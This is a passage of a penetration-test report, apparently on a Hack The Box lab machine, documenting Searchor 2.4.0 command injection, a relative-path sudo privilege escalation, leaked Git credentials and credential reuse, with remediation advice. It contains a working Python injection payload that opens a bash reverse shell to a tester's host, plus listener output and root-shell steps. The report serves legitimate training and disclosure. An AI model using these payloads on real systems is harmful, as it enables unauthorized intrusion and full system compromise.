Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Referer: http://searcher.htb/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

engine=Accuweather&query=
'+%2b+__import__('os').popen('bash+-c+"bash+-i+>%26+/dev/tcp/10.10.14.3/1234+0>%261"').read()+
%2b+'
```

```
'+%2b+__import__('os').popen('bash+-c+"bash+-i+>%26+/dev/tcp/10.10.14.3/1234+0>%261"').read()
+%2b+'
```




```
┌──(kali㉿kali)-[~/htb/boxes/busqueda]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.208] 45944
bash: cannot set terminal process group (1664): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$ █
```


2. Command Injection via Relative Path Hijack (full-checkup.sh) - High

CWE	CWE-426 - Untrusted Search Path
CVSS 3.1	8.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The `system-checkup.py` script executed another script `(full-checkup.sh)` using a **relative path**, making it possible to hijack execution by placing a malicious script in the current working directory.
Impact	Using relative paths in privileged scripts exposes systems to command injection or binary hijacking. A local attacker with sufficient access to modify or create files in predictable directories can execute arbitrary code with the same privileges as the calling process, potentially leading to privilege escalation or full system compromise.
Remediation	• Always use **absolute paths** when referencing scripts or binaries in privileged or sensitive scripts.
References	https://cwe.mitre.org/data/definitions/426.html


Finding Evidence



```
elif action == 'full-checkup':
    try:
        arg_list = ['./full-checkup.sh']
        print(run_command(arg_list))
        print('[+] Done!')
    except:
        print('Something went wrong')
        exit(1)
```



```
svc@busqueda:/home$ cd /tmp
svc@busqueda:/tmp$ nano full-checkup.sh
svc@busqueda:/tmp$ chmod +x full-checkup.sh
svc@busqueda:/tmp$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
```




```
┌──(kali㉿kali)-[/media/sf_CPTS/Logs/BACKUP01/.ssh]
└─$ nc -nlvp 1235
listening on [any] 1235 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.208] 36394
root@busqueda:/tmp# cd ~
cd ~
root@busqueda:~# cat root.txt
cat root.txt
466[redacted]
root@busqueda:~# █
```

3. Privilege Escalation via Misconfigured Sudo Script (system-checkup.py) - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	The user `svc` was allowed to run the script `/opt/scripts/system-checkup.py` as **root via sudo without a password**. The script accepts arguments that influence its logic flow and allow sensitive file reads (e.g., Docker inspection).
Impact	Improperly configured `sudo` permissions on scripts accepting user input can allow attackers with limited access to escalate privileges, bypass system boundaries, and access sensitive information or functions that should only be available to privileged users. This can ultimately lead to full system compromise if root-level access is obtained.
Remediation	• Restrict sudo access to well-audited, essential binaries only, avoiding custom scripts where possible. • Consider replacing in-house scripts with vendor-maintained, secure tooling that has been reviewed and tested.
References	https://karandeepsingh.ca/posts/sudo-mastery-and-best-practices/

Finding Evidence



```
Last login: Tue Apr  4 17:02:09 2023 from 10.10.14.19
svc@busqueda:~$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:~$ 
```


4. Credential Reuse Across Services (Gitea → SSH) - High

CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	7.6 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L
Root Cause	The credentials found in the Git configuration were also valid for logging into the server over SSH as `svc`. This indicates a lack of separation of accounts or credential reuse across different services.
Impact	Credential reuse across different services increases the blast radius of a compromise. If credentials from one system are exposed, such as through a code repository or configuration file, they could be leveraged to gain unauthorized access to other systems, undermining network segmentation and escalating the severity of an initial breach.
Remediation	• Enforce **unique credentials per service and user account**, especially between application and infrastructure layers. • Implement **credential rotation policies** to reduce the lifespan of any exposed secrets.
References	https://specopssoft.com/blog/password-reuse-hidden-danger/

5. Credential Disclosure via Exposed Git Configuration - Medium

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	6.6 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L
Root Cause	During post-exploitation enumeration, a `.git` directory was discovered within the web application directory at `/var/www/app`. This directory was accessible by a low-privileged local user and contained a Git configuration file with embedded **cleartext credentials** for a Gitea service. Storing sensitive information in project metadata or repository files poses a significant risk when file permissions are not properly restricted.
Impact	If sensitive information such as credentials, access tokens, or internal URLs are exposed through accessible project metadata, an attacker with limited access can escalate privileges or pivot laterally to other internal systems.
Remediation	• Audit local file permissions to ensure that sensitive application directories (such as .git) are only accessible to required users, such as application owners or administrators. • Avoid hardcoding credentials or secrets within Git repositories. Instead, use **secure secret management solutions** or environment-based configuration. • Immediately rotate any credentials discovered in project files and assess whether they may have been reused across other systems.
References	https://www.sans.org/white-papers/40120/

Finding Evidence




```
refs
svc@busqueda:/var/www/app/.git$ cat config
cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:[redacted]@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
svc@busqueda:/var/www/app/.git$
```

6. Exposed Application Version - Info

CWE	-
CVSS 3.1	0.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
Root Cause	The target web application displayed a footer revealing that it is **"powered by Flask and Searchor 2.4.0"**.
Impact	The version information, while not directly exploitable, can provide an attacker with useful context regarding known vulnerabilities associated with that specific version of the application. For example, knowing the version can guide attackers toward researching publicly available vulnerabilities, such as the remote code execution (RCE) vulnerability in version 2.4.0.
Remediation	• Consider removing version information from publicly accessible parts of the application
References	https://cwe.mitre.org/data/definitions/200.html

Finding Evidence



searcher.htb © 2023

Powered by Flask and Searchor 2.4.0

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Busqueda's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.10.11.208	22	OpenSSH 8.9p1	
10.10.11.208	80	Apache/2.4.52 - Flask	searcher.htb

A.3 Subdomain Discovery

URL	Description	Discovery Method
gitea.searcher.htb	Software development service	Git config file

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.10.11.208	External	Searchor 2.4.0 RCE vulnerability	Foothold
10.10.11.208	Internal	Relative path + sudo privilege abuse	Privilege escalation

A.5 Compromised Users

Username	Type	Method	Notes
svc	plaintext	Git config file	System user
Administrator	plaintext	docker-inspect gitea	Admin account gitea
root	x	Privilege escalation	System root

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed	Location
10.10.11.208	External	**REMOVE FILES:** linpeas.sh - full-checkup.sh	/tmp

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	10.10.11.208	64 < REDACTED > 40	/home/svc/	Searchor RCE
2.	10.10.11.208	46 < REDACTED >78	/root/	Relative path abuse

End of Report

This report was rendered by SysReptor with ♥